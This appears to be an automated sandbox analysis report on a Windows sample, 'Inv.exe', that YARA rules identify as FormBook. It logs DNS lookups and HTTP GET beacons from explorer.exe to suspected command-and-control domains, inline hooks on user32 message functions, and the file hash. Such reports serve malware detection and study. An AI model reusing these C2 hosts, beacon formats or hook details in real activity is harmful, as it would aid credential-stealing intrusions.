
Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-21:26:33.276386	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49759	34.102.136.180	192.168.2.4
01/13/21-21:28:17.122550	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49769	34.102.136.180	192.168.2.4

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:26:33.097670078 CET	49759	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:26:33.137716055 CET	80	49759	34.102.136.180	192.168.2.4
Jan 13, 2021 21:26:33.137829065 CET	49759	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:26:33.137989044 CET	49759	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:26:33.177892923 CET	80	49759	34.102.136.180	192.168.2.4
Jan 13, 2021 21:26:33.276386023 CET	80	49759	34.102.136.180	192.168.2.4
Jan 13, 2021 21:26:33.276506901 CET	80	49759	34.102.136.180	192.168.2.4
Jan 13, 2021 21:26:33.276700974 CET	49759	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:26:33.276757002 CET	49759	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:26:33.317466021 CET	80	49759	34.102.136.180	192.168.2.4
Jan 13, 2021 21:27:14.839076042 CET	49767	80	192.168.2.4	172.96.186.206

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:27:14.963711977 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:14.964004040 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:14.964339018 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:15.088922024 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:15.469309092 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:15.639761925 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656807899 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656835079 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656851053 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656866074 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656888962 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656908989 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656928062 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656944990 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656949043 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:17.656961918 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656975031 CET	80	49767	172.96.186.206	192.168.2.4
Jan 13, 2021 21:27:17.656976938 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:17.657040119 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:17.657052040 CET	49767	80	192.168.2.4	172.96.186.206
Jan 13, 2021 21:27:56.262149096 CET	49768	80	192.168.2.4	198.54.117.217
Jan 13, 2021 21:27:56.454626083 CET	80	49768	198.54.117.217	192.168.2.4
Jan 13, 2021 21:27:56.454735041 CET	49768	80	192.168.2.4	198.54.117.217
Jan 13, 2021 21:27:56.454940081 CET	49768	80	192.168.2.4	198.54.117.217
Jan 13, 2021 21:27:56.647383928 CET	80	49768	198.54.117.217	192.168.2.4
Jan 13, 2021 21:27:56.647411108 CET	80	49768	198.54.117.217	192.168.2.4
Jan 13, 2021 21:28:16.939611912 CET	49769	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:28:16.979912996 CET	80	49769	34.102.136.180	192.168.2.4
Jan 13, 2021 21:28:16.980845928 CET	49769	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:28:16.982839108 CET	49769	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:28:17.023057938 CET	80	49769	34.102.136.180	192.168.2.4
Jan 13, 2021 21:28:17.122550011 CET	80	49769	34.102.136.180	192.168.2.4
Jan 13, 2021 21:28:17.122571945 CET	80	49769	34.102.136.180	192.168.2.4
Jan 13, 2021 21:28:17.123596907 CET	49769	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:28:17.124424934 CET	49769	80	192.168.2.4	34.102.136.180
Jan 13, 2021 21:28:17.165519953 CET	80	49769	34.102.136.180	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:25:26.313123941 CET	53700	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:26.361131907 CET	53	53700	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:27.104875088 CET	51726	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:27.158407927 CET	53	51726	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:28.452390909 CET	56794	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:28.500507116 CET	53	56794	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:29.828567982 CET	56534	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:29.885067940 CET	53	56534	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:31.100845098 CET	56627	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:31.151740074 CET	53	56627	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:32.368196011 CET	56621	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:32.422194004 CET	53	56621	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:33.275630951 CET	63116	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:33.323690891 CET	53	63116	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:34.621407986 CET	64078	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:34.672171116 CET	53	64078	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:35.550206900 CET	64801	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:35.598148108 CET	53	64801	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:36.332773924 CET	61721	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:36.380810976 CET	53	61721	8.8.8.8	192.168.2.4
Jan 13, 2021 21:25:53.075989962 CET	51255	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:25:53.126849890 CET	53	51255	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:14.372950077 CET	61522	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:14.432109118 CET	53	61522	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 21:26:15.059200048 CET	52337	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:15.115607023 CET	53	52337	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:15.769350052 CET	55046	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:15.828141928 CET	53	55046	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:16.510773897 CET	49612	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:16.567265987 CET	53	49612	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:17.014070988 CET	49285	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:17.070439100 CET	53	49285	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:17.286334038 CET	50601	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:17.345649004 CET	53	50601	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:17.577235937 CET	60875	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:17.628079891 CET	53	60875	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:18.187264919 CET	56448	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:18.270222902 CET	53	56448	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:18.918555021 CET	59172	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:18.969310999 CET	53	59172	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:19.880409002 CET	62420	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:19.928311110 CET	53	62420	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:20.811372995 CET	60579	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:20.861788034 CET	53	60579	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:21.446341038 CET	50183	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:21.544389009 CET	53	50183	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:33.011740923 CET	61531	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:33.091243029 CET	53	61531	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:33.881355047 CET	49228	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:33.941781044 CET	53	49228	8.8.8.8	192.168.2.4
Jan 13, 2021 21:26:53.489366055 CET	59794	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:26:53.588946104 CET	53	59794	8.8.8.8	192.168.2.4
Jan 13, 2021 21:27:06.181643963 CET	55916	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:27:06.229589939 CET	53	55916	8.8.8.8	192.168.2.4
Jan 13, 2021 21:27:08.425323009 CET	52752	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:27:08.494129896 CET	53	52752	8.8.8.8	192.168.2.4
Jan 13, 2021 21:27:14.754261017 CET	60542	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:27:14.836515903 CET	53	60542	8.8.8.8	192.168.2.4
Jan 13, 2021 21:27:35.661072016 CET	60689	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:27:36.019072056 CET	53	60689	8.8.8.8	192.168.2.4
Jan 13, 2021 21:27:56.201952934 CET	64206	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:27:56.261003017 CET	53	64206	8.8.8.8	192.168.2.4
Jan 13, 2021 21:28:16.858023882 CET	50904	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:28:16.932145119 CET	53	50904	8.8.8.8	192.168.2.4
Jan 13, 2021 21:28:39.854707003 CET	57525	53	192.168.2.4	8.8.8.8
Jan 13, 2021 21:28:40.007352114 CET	53	57525	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 21:26:33.011740923 CET	192.168.2.4	8.8.8.8	0xdb25	Standard query (0)	www.millcityloam.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:26:53.489366055 CET	192.168.2.4	8.8.8.8	0x5ae5	Standard query (0)	www.jacmkt.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:14.754261017 CET	192.168.2.4	8.8.8.8	0xbe02	Standard query (0)	www.achonabu.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:35.661072016 CET	192.168.2.4	8.8.8.8	0x117b	Standard query (0)	www.zhaowulu.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.201952934 CET	192.168.2.4	8.8.8.8	0x5b2a	Standard query (0)	www.a-zsolutionsllc.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:16.858023882 CET	192.168.2.4	8.8.8.8	0xa49c	Standard query (0)	www.nationshiphop.com	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:39.854707003 CET	192.168.2.4	8.8.8.8	0x733	Standard query (0)	www.hwcailing.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:26:33.091243029 CET	8.8.8.8	192.168.2.4	0xdb25	No error (0)	www.millcityloam.com	millcityloam.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 21:26:33.091243029 CET	8.8.8.8	192.168.2.4	0xdb25	No error (0)	millcityloam.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:26:53.588946104 CET	8.8.8.8	192.168.2.4	0x5ae5	Name error (3)	www.jacmkt.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:14.836515903 CET	8.8.8.8	192.168.2.4	0xbe02	No error (0)	www.achonabu.com		172.96.186.206	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	www.a-zsolutionsllc.com	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 13, 2021 21:27:56.261003017 CET	8.8.8.8	192.168.2.4	0x5b2a	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:16.932145119 CET	8.8.8.8	192.168.2.4	0xa49c	No error (0)	www.nationshiphop.com	nationshiphop.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 21:28:16.932145119 CET	8.8.8.8	192.168.2.4	0xa49c	No error (0)	nationshiphop.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 21:28:40.007352114 CET	8.8.8.8	192.168.2.4	0x733	No error (0)	www.hwcailing.com		107.160.136.152	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.millcityloam.com
- www.achonabu.com
- www.a-zsolutionsllc.com
- www.nationshiphop.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49759	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:26:33.137989044 CET	1103	OUT	GET /hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=9ExSQ4NEk+xqeDwz7kz53SpWI5tzJaWW64EQQFdVNavty5IFfZu+ty07sGNE8SwhRq/4 HTTP/1.1 Host: www.millcityloam.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:26:33.276386023 CET	1105	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:26:33 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49767	172.96.186.206	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:27:14.964339018 CET	4038	OUT	GET /hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=Ds6mycG6XVC6cOnx6IQpHboGdSODTK5baT5OF1Gnzp/H9CBW+9tUucbuBNfXcxevyFer HTTP/1.1 Host: www.achonabu.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:27:17.656807899 CET	4039	IN	HTTP/1.1 404 Not Found Connection: close X-Powered-By: PHP/5.6.40 Content-Type: text/html; charset=UTF-8 X-UA-Compatible: IE=edge Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://abccarpetcare.com/wp-json/>; rel="https://api.w.org/" X-LiteSpeed-Cache-Control: public,max-age=3600 X-LiteSpeed-Tag: 2cd_404,2cd_URL.8baa36f0385195f985698a5c3d8ac84b,2cd_ERR.404,2cd_ X-Litespeed-Cache: miss Transfer-Encoding: chunked Date: Wed, 13 Jan 2021 20:27:17 GMT Server: LiteSpeed Data Raw: 34 35 37 64 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 20 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 6f 66 69 6c 65 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 67 6d 70 67 2e 6f 72 67 2f 78 66 6e 2f 31 31 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 69 6e 67 62 61 63 6b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 61 62 63 63 61 72 70 65 74 63 61 72 65 2e 63 6f 6d 2f 78 6d 6c 72 70 63 2e 70 68 70 22 3e 0a 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 41 42 43 20 43 61 72 70 65 74 20 43 61 72 65 20 26 23 38 32 31 31 3b 20 41 42 43 20 52 75 67 20 43 6c 65 61 6e 69 6e 67 20 4e 59 43 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 67 65 6e 65 72 61 74 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 54 6f 74 61 6c 20 57 6f 72 64 50 72 65 73 73 20 54 68 65 6d 65 20 33 2e 36 2e 30 22 20 2f 3e 0d 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 61 62 63 63 61 72 70 65 74 63 61 72 65 2e 63 6f 6d 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 27 64 6e 73 2d 70 72 65 66 65 74 63 68 27 20 68 72 65 66 3d 27 2f 2f 73 2e 77 2e 6f 72 67 27 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 41 42 43 20 43 61 72 70 65 74 20 43 61 72 65 20 2d 20 41 42 43 20 52 75 67 20 43 6c 65 61 6e 69 6e 67 20 4e 59 43 20 26 72 61 71 75 6f 3b 20 46 65 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 62 63 63 61 72 70 65 74 63 61 72 65 2e 63 6f 6d 2f 66 65 65 64 2f 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 6c 74 65 72 6e 61 74 65 22 20 74 79 70 65 3d 22 61 70 70 6c 69 63 61 74 69 6f 6e 2f 72 73 73 2b 78 6d 6c 22 20 74 69 74 6c 65 3d 22 41 42 43 20 43 61 72 70 65 74 20 43 61 72 65 20 2d 20 41 42 43 20 52 Data Ascii: 457d<!DOCTYPE html><html lang="en-US" ><head><meta charset="UTF-8" /><link rel="profile" href="http://gmpg.org/xfn/11"><link rel="pingback" href="http://abccarpetcare.com/xmlrpc.php"><title>Page not found – ABC Carpet Care – ABC Rug Cleaning NYC</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="generator" content="Total WordPress Theme 3.6.0" /><link rel='dns-prefetch' href='//abccarpetcare.com' /><link rel='dns-prefetch' href='//fonts.googleapis.com' /><link rel='dns-prefetch' href='//s.w.org' /><link rel="alternate" type="application/rss+xml" title="ABC Carpet Care - ABC Rug Cleaning NYC » Feed" href="https://abccarpetcare.com/feed/" /><link rel="alternate" type="application/rss+xml" title="ABC Carpet Care - ABC R

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49768	198.54.117.217	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:27:56.454940081 CET	4054	OUT	GET /hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=eHiVknBCI+BDKnmhqMCE00F5I7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXO1VYCPd09p HTTP/1.1 Host: www.a-zsolutionsllc.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49769	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 21:28:16.982839108 CET	4055	OUT	GET /hko6/?k2JxoV=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+1j5GiVi4vc4&OHiLR=jJBpdVbhUrMh9TJP HTTP/1.1 Host: www.nationshiphop.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 21:28:17.122550011 CET	4055	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 20:28:17 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE3
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE3
GetMessageW	INLINE	0x48 0x8B 0xB8 0x8D 0xDE 0xE3
GetMessageA	INLINE	0x48 0x8B 0xB8 0x85 0x5E 0xE3

Statistics

Behavior



System Behavior

Analysis Process: Inv.exe PID: 1848 Parent PID: 5836

General

Start time:	21:25:31
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\Inv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Inv.exe'
Imagebase:	0x1230000
File size:	333824 bytes
MD5 hash:	A3ABA7D40DA6C8C86E4E8D035803F314
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.673713344.0000000000D90000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.673713344.0000000000D90000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.673713344.0000000000D90000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Inv.exe PID: 4700 Parent PID: 1848

General

Start time:	21:25:34
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\Inv.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Inv.exe'

Imagebase:	0x1230000
File size:	333824 bytes
MD5 hash:	A3ABA7D40DA6C8C86E4E8D035803F314
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
